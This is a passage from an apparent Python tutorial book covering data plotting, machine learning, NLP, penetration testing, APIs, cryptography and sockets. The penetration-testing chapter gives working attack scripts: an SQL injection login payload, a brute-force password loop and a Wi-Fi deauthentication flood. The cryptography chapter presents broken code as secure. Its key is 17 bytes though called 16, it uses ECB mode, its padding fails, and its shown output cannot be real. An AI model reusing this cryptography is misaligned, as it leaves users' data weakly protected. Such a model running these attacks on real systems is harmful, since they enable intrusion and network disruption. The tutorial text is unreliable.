plt.title("Histogram Example")

plt.show()
```

✅ **Used for showing the distribution of data.**

27.3 Introduction to Seaborn

27.3.1 Installing Seaborn

bash

CopyEdit

```
pip install seaborn
```

27.3.2 Basic Seaborn Line Plot

python

CopyEdit

```
import seaborn as sns


data = sns.load_dataset("flights")

sns.lineplot(x="year", y="passengers", data=data)

plt.title("Seaborn Line Plot Example")

plt.show()
```

✅ **Seaborn makes visualizations easier and more stylish.**

27.3.3 Seaborn Bar Plot

python

CopyEdit

```
sns.barplot(x="month", y="passengers", data=data)

plt.title("Seaborn Bar Chart Example")

plt.show()
```

✅ **Seaborn provides statistical bar plots.**

27.3.4 Seaborn Heatmap

python

CopyEdit

```
import numpy as np


matrix = np.random.rand(5,5)

sns.heatmap(matrix, annot=True, cmap="coolwarm")

plt.title("Seaborn Heatmap Example")

plt.show()
```

✅ **Used for correlation analysis.**

27.4 Case Study: Sales Analysis

Problem:

A company wants to analyze product sales trends over the last 5 years.

Solution:

✅ **Used Matplotlib for line charts to show trends**
✅ **Used Seaborn bar charts to compare sales per product**
✅ **Used heatmaps for correlation analysis**

27.5 Cheat Sheet

Plot Type	Matplotlib	Seaborn
Line Plot	`plt.plot()`	`sns.lineplot()`
Bar Chart	`plt.bar()`	`sns.barplot()`
Scatter Plot	`plt.scatter()`	`sns.scatterplot()`
Histogram	`plt.hist()`	`sns.histplot()`
Heatmap	-	`sns.heatmap()`

27.6 Interview Questions & Answers

Q1: What is the difference between Matplotlib and Seaborn?

A: Matplotlib provides basic plotting, while Seaborn provides statistical and more visually appealing plots.

Q2: How can you improve the readability of plots in Matplotlib?

A: Use labels, legends, colors, and grid lines.

Q3: What is the use of a heatmap in Seaborn?

A: Heatmaps are used to show correlations between variables.

Q4: How do you customize a Matplotlib plot?

A: By modifying markers, colors, titles, and using `plt.style.use()`.

27.7 Conclusion & Key Takeaways

✅ **Matplotlib is useful for basic plotting, while Seaborn enhances visual appeal.**
✅ **Both libraries help in understanding data better.**
✅ **Choosing the right visualization is key to effective analysis.**

Chapter 28: Machine Learning with Scikit-Learn

28.1 Introduction

Why Use Scikit-Learn?

- Simple and efficient tools for data mining and machine learning
- Built on NumPy, SciPy, and Matplotlib
- Supports various supervised and unsupervised learning algorithms

---

28.2 Installing and Setting Up Scikit-Learn

bash

CopyEdit

```
pip install scikit-learn
```

python

CopyEdit

```
import numpy as np

import pandas as pd

import matplotlib.pyplot as plt

import seaborn as sns

from sklearn.model_selection import train_test_split

from sklearn.metrics import accuracy_score
```

✅ **Ensure you have NumPy, Pandas, Matplotlib, and Seaborn installed for data handling and visualization.**

28.3 Supervised Learning with Scikit-Learn

28.3.1 Linear Regression

python

CopyEdit

```
from sklearn.linear_model import LinearRegression


# Sample dataset

X = np.array([1, 2, 3, 4, 5]).reshape(-1, 1)

y = np.array([2, 4, 6, 8, 10])


# Model Training

model = LinearRegression()

model.fit(X, y)


# Prediction

y_pred = model.predict(X)


# Plotting the results
```

```
plt.scatter(X, y, color="blue")

plt.plot(X, y_pred, color="red")

plt.xlabel("X-axis")

plt.ylabel("Y-axis")

plt.title("Linear Regression Example")

plt.show()
```

✅ **Used for predicting continuous values.**

28.3.2 Logistic Regression (Binary Classification)

python

CopyEdit

```
from sklearn.linear_model import LogisticRegression


# Sample dataset

X = np.array([[20], [25], [30], [35], [40]])

y = np.array([0, 0, 1, 1, 1])  # 0: No, 1: Yes


# Model Training

model = LogisticRegression()

model.fit(X, y)
```

```
# Prediction
predicted = model.predict([[28], [33]])
print(predicted)  # Output: [0, 1]
```

✅ **Used for binary classification problems.**

28.3.3 Decision Trees

python

CopyEdit

```
from sklearn.tree import DecisionTreeClassifier

# Sample dataset
X = np.array([[20], [25], [30], [35], [40]])
y = np.array([0, 0, 1, 1, 1])

# Model Training
clf = DecisionTreeClassifier()
clf.fit(X, y)

# Prediction
```

```
print(clf.predict([[28], [33]]))  # Output: [0, 1]
```

✅ **Used for classification problems.**

28.3.4 Random Forest

python

CopyEdit

```
from sklearn.ensemble import RandomForestClassifier


# Sample dataset

X = np.array([[20], [25], [30], [35], [40]])

y = np.array([0, 0, 1, 1, 1])


# Model Training

clf = RandomForestClassifier(n_estimators=100)

clf.fit(X, y)


# Prediction

print(clf.predict([[28], [33]]))  # Output: [0, 1]
```

✅ **An ensemble learning technique that improves accuracy.**

28.4 Unsupervised Learning with Scikit-Learn

28.4.1 K-Means Clustering

python

CopyEdit

```
from sklearn.cluster import KMeans


# Sample dataset

X = np.array([[1, 2], [1, 4], [1, 0], [4, 2], [4, 4], [4, 0]])


# Model Training

kmeans = KMeans(n_clusters=2, random_state=0)

kmeans.fit(X)


# Predictions

print(kmeans.labels_)  # Cluster labels
```

✅ **Used for grouping similar data points.**

28.4.2 Principal Component Analysis (PCA)

python

CopyEdit

```
from sklearn.decomposition import PCA


# Sample dataset

X = np.random.rand(10, 5)


# Model Training

pca = PCA(n_components=2)

X_pca = pca.fit_transform(X)


print(X_pca)
```

✅ **Used for dimensionality reduction.**

28.5 Model Evaluation and Tuning

28.5.1 Train-Test Split

python

CopyEdit

```
X_train, X_test, y_train, y_test = train_test_split(X, y,
test_size=0.2, random_state=42)
```

✅ **Splits dataset into training and testing sets.**

28.5.2 Cross-Validation

python

CopyEdit

```
from sklearn.model_selection import cross_val_score


scores = cross_val_score(model, X, y, cv=5)

print(scores.mean())  # Average accuracy
```

✅ **Prevents overfitting.**

28.6 Case Study: Predicting House Prices

Problem:

A real estate company wants to predict house prices based on features like area, bedrooms, and location.

Solution:

✅ **Used Linear Regression for price prediction**
✅ **Split dataset into training and testing sets**
✅ **Evaluated the model using Mean Squared Error**

28.7 Cheat Sheet

Algorithm	Type	Use Case
Linear Regression	Supervised	Predicting continuous values
Logistic Regression	Supervised	Binary classification
Decision Trees	Supervised	Classification & Regression
Random Forest	Supervised	Ensemble learning
K-Means Clustering	Unsupervised	Grouping data
PCA	Unsupervised	Dimensionality reduction

28.8 Interview Questions & Answers

Q1: What is the difference between supervised and unsupervised learning?

A: Supervised learning uses labeled data, while unsupervised learning finds patterns in unlabeled data.

Q2: Why do we use train-test split?

A: To evaluate model performance and prevent overfitting.

Q3: What is overfitting?

A: When a model performs well on training data but poorly on unseen data.

Q4: How does Random Forest improve over Decision Trees?

A: It reduces overfitting by using multiple trees.

28.9 Conclusion & Key Takeaways

✅ **Scikit-Learn provides easy-to-use ML algorithms.**
✅ **Supervised learning helps in classification and regression tasks.**
✅ **Unsupervised learning is useful for clustering and dimensionality reduction.**
✅ **Proper evaluation and tuning improve model accuracy.**

Chapter 29: Deep Learning with TensorFlow and PyTorch

29.1 Introduction

Deep Learning is a subset of Machine Learning that uses artificial neural networks to model and solve complex problems. The two most popular frameworks for Deep Learning are **TensorFlow** (by Google) and **PyTorch** (by Facebook).

Why Use Deep Learning?

✅ **High accuracy** – Solves complex problems better than traditional ML
✅ **Automatic feature extraction** – No need for manual feature engineering
✅ **Scalability** – Works with large datasets and GPUs

29.2 Installing TensorFlow and PyTorch

Install TensorFlow

bash

CopyEdit

```
pip install tensorflow
```

Install PyTorch

bash

CopyEdit

```
pip install torch torchvision torchaudio
```

29.3 Deep Learning Basics

29.3.1 Artificial Neural Networks (ANNs)

An ANN consists of **input layers, hidden layers, and output layers** where each neuron processes and transmits data.

29.4 Building Deep Learning Models with TensorFlow

29.4.1 TensorFlow - Building a Simple Neural Network

python

CopyEdit

```
import tensorflow as tf

from tensorflow import keras

import numpy as np


# Creating a simple dataset

X = np.array([[0], [1], [2], [3], [4]], dtype=float)

y = np.array([[0], [1], [4], [9], [16]], dtype=float)  # y = x^2


# Define the model

model = keras.Sequential([

    keras.layers.Dense(units=10, activation='relu'),

    keras.layers.Dense(units=1)

])
```

```
# Compile the model
model.compile(optimizer='adam', loss='mse')


# Train the model
model.fit(X, y, epochs=500, verbose=0)


# Make a prediction
print(model.predict([[5]]))  # Expected output ~25
```

✅ **TensorFlow provides a simple API for deep learning.**

29.5 Building Deep Learning Models with PyTorch

29.5.1 PyTorch - Building a Simple Neural Network

python

CopyEdit

```
import torch

import torch.nn as nn

import torch.optim as optim


# Sample dataset

X = torch.tensor([[0.0], [1.0], [2.0], [3.0], [4.0]])

y = torch.tensor([[0.0], [1.0], [4.0], [9.0], [16.0]])


# Define the model

class NeuralNetwork(nn.Module):

    def __init__(self):

        super(NeuralNetwork, self).__init__()

        self.layer1 = nn.Linear(1, 10)

        self.layer2 = nn.Linear(10, 1)
```

```
    def forward(self, x):
        x = torch.relu(self.layer1(x))
        return self.layer2(x)

model = NeuralNetwork()

# Loss function and optimizer
criterion = nn.MSELoss()
optimizer = optim.Adam(model.parameters(), lr=0.01)

# Training loop
for epoch in range(500):
    optimizer.zero_grad()
    outputs = model(X)
    loss = criterion(outputs, y)
    loss.backward()
    optimizer.step()

# Prediction
print(model(torch.tensor([[5.0]])))  # Expected output ~25
```

✅ **PyTorch provides more flexibility with dynamic computation graphs.**

29.6 CNNs - Convolutional Neural Networks

CNNs are widely used for **image recognition and processing**.

29.6.1 CNN with TensorFlow (Image Classification)

python

CopyEdit

```
from tensorflow.keras import layers, models


# Define CNN model

model = models.Sequential([

    layers.Conv2D(32, (3, 3), activation='relu', input_shape=(28, 28,
1)),

    layers.MaxPooling2D((2, 2)),

    layers.Conv2D(64, (3, 3), activation='relu'),

    layers.MaxPooling2D((2, 2)),

    layers.Flatten(),

    layers.Dense(64, activation='relu'),
```

```
    layers.Dense(10, activation='softmax')
])
```

29.6.2 CNN with PyTorch

python

CopyEdit

```
import torch.nn.functional as F


class CNN(nn.Module):
    def __init__(self):
        super(CNN, self).__init__()
        self.conv1 = nn.Conv2d(1, 32, kernel_size=3)
        self.pool = nn.MaxPool2d(kernel_size=2)
        self.fc1 = nn.Linear(32*13*13, 10)

    def forward(self, x):
        x = self.pool(F.relu(self.conv1(x)))
        x = x.view(-1, 32*13*13)
        x = self.fc1(x)
        return F.log_softmax(x, dim=1)
```

29.7 Recurrent Neural Networks (RNNs) for Time Series

✅ **Used for sequential data such as stock prices, weather, and speech recognition.**

29.8 Case Study: Predicting Handwritten Digits (MNIST Dataset)

✅ **Dataset:** MNIST (Images of handwritten digits 0-9)
✅ **Model:** CNN
✅ **Tools:** TensorFlow & PyTorch

29.9 Cheat Sheet

Feature	TensorFlow	PyTorch
API	High-level (Keras)	Pythonic
Execution	Static graph	Dynamic graph
Speed	Optimized	Fast for research
Usage	Production	Research

29.10 Interview Questions & Answers

Q1: What is the difference between TensorFlow and PyTorch?

A: TensorFlow is better for production, while PyTorch is better for research due to its dynamic computation graphs.

Q2: What are CNNs used for?

A: Image classification, object detection, and facial recognition.

Q3: Why do we use activation functions?

A: To introduce non-linearity, allowing the model to learn complex patterns.

Q4: What is backpropagation?

A: A method for optimizing neural networks by adjusting weights using the gradient descent algorithm.

29.11 Conclusion & Key Takeaways

✅ **TensorFlow and PyTorch are the two leading deep learning frameworks.**
✅ **Neural networks can be used for classification, regression, and generative tasks.**
✅ **CNNs are best for image-related tasks, while RNNs handle sequential data.**
✅ **Choosing between TensorFlow and PyTorch depends on production vs. research needs.**

Chapter 30: Natural Language Processing (NLP) with Python

30.1 Introduction

Natural Language Processing (NLP) is a field of AI that enables computers to understand, interpret, and generate human language.

Why NLP?

✅ **Text Analysis** – Extract insights from large amounts of text
✅ **Machine Translation** – Google Translate, DeepL
✅ **Speech Recognition** – Siri, Alexa, Google Assistant
✅ **Chatbots** – Customer support bots
✅ **Sentiment Analysis** – Analyzing social media trends

30.2 Setting Up NLP Libraries

Install the required libraries:

bash

CopyEdit

```
pip install nltk spacy textblob transformers torch
```

✅ **NLTK:** Basic text processing
✅ **spaCy:** High-performance NLP
✅ **TextBlob:** Simple NLP operations
✅ **Transformers:** State-of-the-art NLP models

30.3 Text Preprocessing in NLP

Text preprocessing is crucial for NLP tasks.

30.3.1 Tokenization

python

CopyEdit

```
import nltk

nltk.download('punkt')

from nltk.tokenize import word_tokenize


text = "Natural Language Processing is fun!"

tokens = word_tokenize(text)

print(tokens)
```

Output:

plaintext

CopyEdit

```
['Natural', 'Language', 'Processing', 'is', 'fun', '!']
```

30.3.2 Stopword Removal

python

CopyEdit

```
from nltk.corpus import stopwords

nltk.download('stopwords')


words = ["this", "is", "a", "great", "day"]

filtered_words = [word for word in words if word not in
stopwords.words('english')]

print(filtered_words)
```

30.3.3 Lemmatization

python

CopyEdit

```
from nltk.stem import WordNetLemmatizer

nltk.download('wordnet')


lemmatizer = WordNetLemmatizer()

print(lemmatizer.lemmatize("running", pos="v"))  # Output: run
```

30.4 Named Entity Recognition (NER)

Extracting entities like names, locations, and organizations.

python

CopyEdit

```
import spacy

nlp = spacy.load("en_core_web_sm")


text = "Elon Musk founded SpaceX in California."

doc = nlp(text)


for ent in doc.ents:

    print(ent.text, ent.label_)
```

Output:

plaintext

CopyEdit

```
Elon Musk PERSON

SpaceX ORG

California GPE
```

30.5 Sentiment Analysis

30.5.1 Using TextBlob

python

CopyEdit

```
from textblob import TextBlob


text = "I love this product! It's amazing."

blob = TextBlob(text)

print(blob.sentiment)
```

30.5.2 Using Transformers for Sentiment Analysis

python

CopyEdit

```
from transformers import pipeline

sentiment_pipeline = pipeline("sentiment-analysis")


result = sentiment_pipeline("I hate this movie.")

print(result)
```

Output:

plaintext

CopyEdit

```
[{'label': 'NEGATIVE', 'score': 0.999}]
```

30.6 Chatbot Development

30.6.1 Rule-Based Chatbot

python

CopyEdit

```
import random


responses = {

    "hello": ["Hi!", "Hello!", "Hey there!"],

    "how are you": ["I'm good, thanks!", "Doing great!", "I'm fine,
and you?"],

    "bye": ["Goodbye!", "See you!", "Take care!"]

}


def chatbot_response(user_input):

    user_input = user_input.lower()
```

```
    for key in responses:
        if key in user_input:
            return random.choice(responses[key])
    return "I don't understand."

print(chatbot_response("hello"))
```

30.6.2 AI-Powered Chatbot using GPT

python

CopyEdit

```
from transformers import pipeline
chatbot = pipeline("text-generation", model="gpt2")

response = chatbot("Hello, how are you?", max_length=50)
print(response)
```

30.7 Case Study: Fake News Detection

✅ **Use NLP techniques to classify news articles as real or fake.**

python

CopyEdit

```
from sklearn.feature_extraction.text import TfidfVectorizer

from sklearn.naive_bayes import MultinomialNB

from sklearn.pipeline import make_pipeline


# Fake vs. real news dataset

texts = ["Breaking news: The earth is flat!", "NASA confirms Mars
mission.", "Aliens spotted in California."]

labels = [1, 0, 1]  # 1 = Fake, 0 = Real


model = make_pipeline(TfidfVectorizer(), MultinomialNB())

model.fit(texts, labels)


print(model.predict(["The moon landing was fake!"]))  # Expected
output: 1 (Fake)
```

30.8 Cheat Sheet

Technique	Description	Library
Tokenization	Splitting text into words/sentences	NLTK, spaCy
Lemmatization	Reducing words to base form	NLTK, spaCy
Named Entity Recognition	Identifying names, places, etc.	spaCy
Sentiment Analysis	Classifying emotions in text	TextBlob, transformers
Chatbots	Conversational AI	Transformers, GPT

30.9 Interview Questions & Answers

Q1: What is NLP?

A: NLP is a field of AI that enables computers to understand and process human language.

Q2: What is the difference between stemming and lemmatization?

A: Stemming cuts words to their root form, while lemmatization uses linguistic rules.

Q3: What are stopwords in NLP?

A: Stopwords are common words (e.g., "the", "and", "is") removed to improve NLP efficiency.

Q4: How does sentiment analysis work?

A: Sentiment analysis classifies text as positive, negative, or neutral using ML models.

30.10 Conclusion & Key Takeaways

✅ **NLP allows computers to understand and process human language.**
✅ **Text preprocessing is essential for accurate NLP models.**
✅ **NER extracts names, locations, and organizations from text.**
✅ **Sentiment analysis helps in understanding emotions in text data.**
✅ **Chatbots use rule-based and AI-driven approaches for conversations.**

Chapter 31: Penetration Testing with Python

31.1 Introduction

Penetration testing (or ethical hacking) is a cybersecurity practice where security professionals simulate cyberattacks to identify vulnerabilities in a system. Python is widely used for penetration testing due to its rich ecosystem of libraries like `Scapy`, `Socket`, and `Requests`.

Why Python for Penetration Testing?

✅ **Lightweight & Easy to Learn** – Ideal for quick scripting
✅ **Powerful Libraries** – Scapy, Requests, Paramiko, etc.
✅ **Automation Friendly** – Automates scanning and exploitation
✅ **Cross-Platform Support** – Works on Windows, Linux, and macOS

31.2 Setting Up Your Environment

Install required Python libraries:

bash

CopyEdit

```
pip install scapy requests paramiko nmap python-nmap
```

31.3 Network Scanning with Python

Network scanning is the first step in penetration testing.

31.3.1 Using Scapy for ARP Scanning

python

CopyEdit

```
from scapy.all import ARP, Ether, srp


def scan_network(ip_range):
    packet = Ether(dst="ff:ff:ff:ff:ff:ff") / ARP(pdst=ip_range)
    result = srp(packet, timeout=3, verbose=False)[0]

    devices = []
    for sent, received in result:
        devices.append({'ip': received.psrc, 'mac': received.hwsrc})

    return devices

print(scan_network("192.168.1.1/24"))
```

31.3.2 Port Scanning Using Python-nmap

python

CopyEdit

```
import nmap


def scan_ports(target):

    scanner = nmap.PortScanner()

    scanner.scan(target, '1-1024', '-sV')


    for host in scanner.all_hosts():

        print(f"Host: {host} ({scanner[host].hostname()})")

        for proto in scanner[host].all_protocols():

            ports = scanner[host][proto].keys()

            for port in ports:

                print(f"Port: {port} - State:
{scanner[host][proto][port]['state']}")


scan_ports("192.168.1.1")
```

31.4 Web Application Penetration Testing

31.4.1 Checking for SQL Injection Vulnerabilities

python

CopyEdit

```
import requests


url = "http://example.com/login"

payload = {"username": "admin' OR '1'='1", "password": "password"}


response = requests.post(url, data=payload)

if "Welcome" in response.text:

    print("SQL Injection vulnerability detected!")

else:

    print("No vulnerability found.")
```

31.4.2 Brute Force Login Attack with Python

python

CopyEdit

```
from requests import Session


url = "http://example.com/login"

usernames = ["admin", "user", "test"]

passwords = ["1234", "password", "admin123"]


session = Session()


for user in usernames:

    for pwd in passwords:

        response = session.post(url, data={"username": user,
"password": pwd})

        if "Welcome" in response.text:

            print(f"Login successful: {user} - {pwd}")

            exit()
```

31.5 Wireless Network Penetration Testing

31.5.1 Deauth Attack Simulation Using Scapy

python

CopyEdit

```
from scapy.all import RadioTap, Dot11, Dot11Deauth, send


target_mac = "XX:XX:XX:XX:XX:XX"

router_mac = "YY:YY:YY:YY:YY:YY"


packet = RadioTap() / Dot11(addr1=target_mac, addr2=router_mac,
addr3=router_mac) / Dot11Deauth(reason=7)

send(packet, count=100, iface="wlan0mon")
```

31.6 Case Study: Automating Security Audits with Python

✅ **Scenario:** Automating vulnerability scans for a corporate network.
✅ **Approach:** Use Python to scan for open ports, outdated services, and misconfigurations.

python

CopyEdit

```
import nmap

import requests


scanner = nmap.PortScanner()

scanner.scan('192.168.1.0/24', '22,80,443')


for host in scanner.all_hosts():

    for port in scanner[host]['tcp']:

        if scanner[host]['tcp'][port]['state'] == 'open':

            print(f"Open port detected: {host}:{port}")


    response = requests.get(f"http://{host}")

    if "Apache/2.2" in response.headers.get("Server", ""):

        print(f"Outdated Apache server found on {host}")
```

31.7 Cheat Sheet

Technique	Description	Library
ARP Scanning	Detect active devices on a network	Scapy
Port Scanning	Scan open ports on a target	Python-nmap
SQL Injection	Exploit database vulnerabilities	Requests
Brute Force Attack	Guess login credentials	Requests
Wi-Fi Deauth Attack	Disconnect devices from a network	Scapy

31.8 Interview Questions & Answers

Q1: What is penetration testing?

A: Penetration testing is an ethical hacking process to identify vulnerabilities in a system.

Q2: How does Python help in penetration testing?

A: Python provides libraries like `Scapy`, `Requests`, and `Nmap` to automate scanning and exploitation.

Q3: What is an SQL injection attack?

A: SQL injection exploits poorly validated SQL queries to manipulate databases.

Q4: How can you prevent brute force attacks?

A: Implement rate limiting, CAPTCHA, and account lockouts.

31.9 Conclusion & Key Takeaways

✅ **Penetration testing helps identify security vulnerabilities.**
✅ **Python simplifies automation of security testing tasks.**
✅ **Tools like Scapy and Nmap make network testing easier.**
✅ **Web apps are vulnerable to SQL injection and brute force attacks.**

Chapter 32: Working with APIs in Python

32.1 Introduction

APIs (Application Programming Interfaces) allow different applications to communicate with each other. Python provides powerful tools for interacting with APIs, such as `requests`, `http.client`, and `FastAPI` for building APIs.

Why Use APIs?

✅ **Data Integration** – Fetch data from external sources (e.g., weather, finance, social media)
✅ **Automation** – Automate repetitive tasks like posting on Twitter
✅ **Microservices** – Create scalable backend services
✅ **Real-Time Communication** – Access live data feeds

32.2 Setting Up API Requests in Python

Installing Required Libraries

bash

CopyEdit

```
pip install requests json fastapi uvicorn
```

32.3 Consuming APIs with Python

32.3.1 Making a GET Request

python

CopyEdit

```
import requests

url = "https://jsonplaceholder.typicode.com/posts/1"

response = requests.get(url)


print(response.json())  # Output the JSON response
```

Response:

json

CopyEdit

```
{

  "userId": 1,

  "id": 1,

  "title": "Sample API Title",

  "body": "This is an API response example"

}
```

32.3.2 Sending Data with a POST Request

python

CopyEdit

```
data = {"title": "New Post", "body": "This is a test", "userId": 1}

response = requests.post("https://jsonplaceholder.typicode.com/posts",
json=data)


print(response.json())  # Check response
```

Response:

json

CopyEdit

```
{
  "title": "New Post",
  "body": "This is a test",
  "userId": 1,
  "id": 101
}
```

32.3.3 Using Authentication in API Calls

Some APIs require authentication using API keys or tokens.

Using API Key in Headers

python

CopyEdit

```
headers = {"Authorization": "Bearer YOUR_API_KEY"}

response = requests.get("https://api.example.com/data",
headers=headers)

print(response.json())
```

32.4 Working with Real APIs

32.4.1 Fetching Weather Data from OpenWeatherMap

python

CopyEdit

```
API_KEY = "your_api_key"

city = "Mumbai"

url =
f"http://api.openweathermap.org/data/2.5/weather?q={city}&appid={API_K
EY}"


response = requests.get(url)

data = response.json()


print(f"Temperature: {data['main']['temp']}°C")

print(f"Weather: {data['weather'][0]['description']}")
```

32.4.2 Fetching Cryptocurrency Prices from CoinGecko API

python

CopyEdit

```
url =
"https://api.coingecko.com/api/v3/simple/price?ids=bitcoin&vs_currenci
es=usd"

response = requests.get(url)

data = response.json()


print(f"Bitcoin Price: ${data['bitcoin']['usd']}")
```

32.5 Building a REST API with FastAPI

32.5.1 Creating a Simple API

python

CopyEdit

```
from fastapi import FastAPI


app = FastAPI()


@app.get("/")

def home():

    return {"message": "Welcome to the API"}


@app.get("/user/{user_id}")

def get_user(user_id: int):

    return {"user_id": user_id, "name": "John Doe"}


# Run with: uvicorn filename:app --reload
```

32.5.2 Handling POST Requests in FastAPI

python

CopyEdit

```
from pydantic import BaseModel


class User(BaseModel):
    name: str
    age: int


@app.post("/create-user/")
def create_user(user: User):
    return {"message": f"User {user.name} created successfully!"}
```

32.6 Case Study: Automating Social Media Posts

✅ **Scenario:** Automating Twitter posts using Python
✅ **Solution:** Use the `tweepy` library to post tweets via Twitter API

python

CopyEdit

```
import tweepy


api_key = "your_api_key"

api_secret = "your_api_secret"

access_token = "your_access_token"

access_token_secret = "your_access_token_secret"


auth = tweepy.OAuthHandler(api_key, api_secret)

auth.set_access_token(access_token, access_token_secret)

api = tweepy.API(auth)


api.update_status("Hello, world! This is an automated tweet.")
```

32.7 Cheat Sheet

Method	Description	Example
`requests.get(url)`	Fetch data from an API	`requests.get("https://api.example.com")`
`requests.post(url, json=data)`	Send data to an API	`requests.post("https://api.example.com", json={"key": "value"})`
`headers = {"Authorization": "Bearer XYZ"}`	API authentication	`requests.get(url, headers=headers)`
`FastAPI()`	Create a REST API	`app = FastAPI()`
`@app.get("/user/{id}")`	Define a GET endpoint	`def user(id: int): return {"id": id}`

32.8 Interview Questions & Answers

Q1: What is an API?

A: An API (Application Programming Interface) allows applications to communicate with each other.

Q2: What are RESTful APIs?

A: RESTful APIs follow REST principles, using HTTP methods like GET, POST, PUT, DELETE.

Q3: What is the difference between REST and SOAP?

A: REST is lightweight and uses JSON, while SOAP is more structured and uses XML.

Q4: What is rate limiting in APIs?

A: Rate limiting controls how many requests a user can make in a given time.

Q5: How do you authenticate API requests?

A: API authentication methods include API keys, OAuth tokens, and JWT tokens.

32.9 Conclusion & Key Takeaways

✅ **APIs allow applications to communicate over the internet**
✅ **Python's `requests` library is widely used for API consumption**
✅ **FastAPI is a powerful framework for building REST APIs**
✅ **Authentication is crucial for securing APIs**
✅ **Rate limiting prevents API abuse**

Chapter 33: Cryptography in Python

33.1 Introduction

Cryptography is the science of securing information by transforming it into a format that unauthorized users cannot understand. In Python, we use libraries like `cryptography`, `pycryptodome`, and `hashlib` to implement encryption and decryption.

Why Use Cryptography?

✅ **Data Confidentiality** – Protects sensitive information from unauthorized access
✅ **Data Integrity** – Ensures that the message has not been tampered with
✅ **Authentication** – Verifies the sender's identity
✅ **Non-repudiation** – Prevents denial of actions

33.2 Installing Required Libraries

bash

CopyEdit

```
pip install cryptography pycryptodome hashlib
```

33.3 Types of Cryptography

Type	Description	Example
Symmetric Encryption	Uses the same key for encryption and decryption	AES, DES
Asymmetric Encryption	Uses a public key for encryption and a private key for decryption	RSA, ECC
Hashing	Converts data into a fixed-length hash	SHA-256, MD5
Message Authentication Code (MAC)	Ensures data integrity and authenticity	HMAC

33.4 Symmetric Encryption (AES)

33.4.1 Encrypting and Decrypting with AES

python

CopyEdit

```
from Crypto.Cipher import AES

import base64


key = b"thisisaverysecure"  # 16 bytes key

cipher = AES.new(key, AES.MODE_ECB)


plaintext = "Hello, Cryptography!"

padded_text = plaintext.ljust(16)  # Padding to 16 bytes

ciphertext = cipher.encrypt(padded_text.encode())


print("Encrypted:", base64.b64encode(ciphertext).decode())


# Decryption

decrypted_text = cipher.decrypt(ciphertext).decode().strip()

print("Decrypted:", decrypted_text)
```

Output:

pgsql

CopyEdit

```
Encrypted: YpJf/J6lHXQYZ3gxl5slfQ==

Decrypted: Hello, Cryptography!
```

33.5 Asymmetric Encryption (RSA)

33.5.1 Generating RSA Keys

python

CopyEdit

```
from Crypto.PublicKey import RSA


key = RSA.generate(2048)

private_key = key.export_key()

public_key = key.publickey().export_key()


print("Private Key:", private_key.decode())

print("Public Key:", public_key.decode())
```

33.5.2 Encrypting and Decrypting with RSA

python

CopyEdit

```
from Crypto.Cipher import PKCS1_OAEP

from Crypto.PublicKey import RSA

import base64


message = "Secure Communication"

# Load public key and encrypt

public_key = RSA.import_key(open("public.pem").read())

cipher_rsa = PKCS1_OAEP.new(public_key)

ciphertext = cipher_rsa.encrypt(message.encode())


print("Encrypted:", base64.b64encode(ciphertext).decode())

# Load private key and decrypt

private_key = RSA.import_key(open("private.pem").read())

cipher_rsa = PKCS1_OAEP.new(private_key)

decrypted_text = cipher_rsa.decrypt(ciphertext).decode()


print("Decrypted:", decrypted_text)
```

33.6 Hashing for Integrity

33.6.1 Generating a SHA-256 Hash

python

CopyEdit

```
import hashlib


message = "Blockchain Data"

hash_object = hashlib.sha256(message.encode())


print("SHA-256 Hash:", hash_object.hexdigest())
```

33.6.2 HMAC for Message Authentication

python

CopyEdit

```
import hmac


key = b'supersecret'

message = b'authenticate this message'

hashed = hmac.new(key, message, hashlib.sha256)


print("HMAC:", hashed.hexdigest())
```

33.7 Case Study: Secure File Encryption

✅ **Scenario:** Encrypting sensitive files before sharing
✅ **Solution:** Use AES encryption to encrypt a file

python

CopyEdit

```
from Crypto.Cipher import AES

import base64

key = b"thisisaverysecure"  # 16 bytes key

cipher = AES.new(key, AES.MODE_ECB)


def encrypt_file(file_path):

    with open(file_path, "rb") as f:

        plaintext = f.read()

        padded_text = plaintext.ljust(16)  # Padding

        ciphertext = cipher.encrypt(padded_text)


    with open(file_path + ".enc", "wb") as f:

        f.write(ciphertext)

encrypt_file("data.txt")

print("File Encrypted Successfully")
```

33.8 Cheat Sheet

Function	Purpose	Example
`AES.new(key, AES.MODE_ECB)`	Create AES cipher	`cipher = AES.new(key, AES.MODE_ECB)`
`cipher.encrypt(plaintext.encode())`	Encrypt data	`ciphertext = cipher.encrypt(plaintext.encode())`
`RSA.generate(2048)`	Generate RSA keys	`key = RSA.generate(2048)`
`hashlib.sha256(message.encode())`	Create SHA-256 hash	`hash_object = hashlib.sha256("data".encode())`
`hmac.new(key, message, hashlib.sha256)`	Generate HMAC	`hmac.new(key, message, hashlib.sha256)`

33.9 Interview Questions & Answers

Q1: What is the difference between symmetric and asymmetric encryption?

A: Symmetric encryption uses the same key for encryption and decryption, whereas asymmetric encryption uses a public-private key pair.

Q2: Why is hashing important in cryptography?

A: Hashing ensures data integrity by converting data into a fixed-length hash that cannot be reversed.

Q3: What is the role of HMAC in cryptography?

A: HMAC (Hash-Based Message Authentication Code) verifies message integrity and authenticity using a secret key.

Q4: What is the advantage of AES over DES?

A: AES is more secure than DES because it supports larger key sizes (128, 192, 256 bits).

Q5: How does RSA encryption work?

A: RSA encrypts data using a public key and decrypts it using a private key, making it suitable for secure communication.

33.10 Conclusion & Key Takeaways

✅ **Cryptography secures data using encryption, hashing, and authentication**
✅ **AES is commonly used for symmetric encryption**
✅ **RSA is widely used for public-key cryptography**
✅ **SHA-256 ensures data integrity**
✅ **HMAC verifies message authenticity**

Chapter 34: Socket Programming and Network Security

34.1 Introduction

Network security and socket programming are essential for developing secure communication applications. Sockets allow systems to communicate over a network using protocols like **TCP and UDP**. Security measures, such as **encryption, authentication, and firewalls**, are crucial to prevent cyber threats like **MITM (Man-in-the-Middle) attacks, DDoS, and eavesdropping**.

Why Learn Socket Programming & Network Security?

✅ **Develop real-time network applications (e.g., chat apps, FTP, HTTP servers)**
✅ **Understand how client-server communication works**
✅ **Secure network communications against cyber threats**

34.2 Basics of Socket Programming

34.2.1 What is a Socket?

A **socket** is an endpoint for sending or receiving data across a network. It follows these steps:

1️⃣ **Create a socket** using `socket.socket()`
2️⃣ **Bind the socket** to an IP and port
3️⃣ **Listen for connections (server-side only)**
4️⃣ **Accept incoming connections**
5️⃣ **Send and receive data**
6️⃣ **Close the socket**

34.3 Creating a Basic Client-Server Model

34.3.1 TCP Server Example

python

CopyEdit

```
import socket


server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server_socket.bind(("0.0.0.0", 9999))

server_socket.listen(1)


print("Server listening on port 9999...")

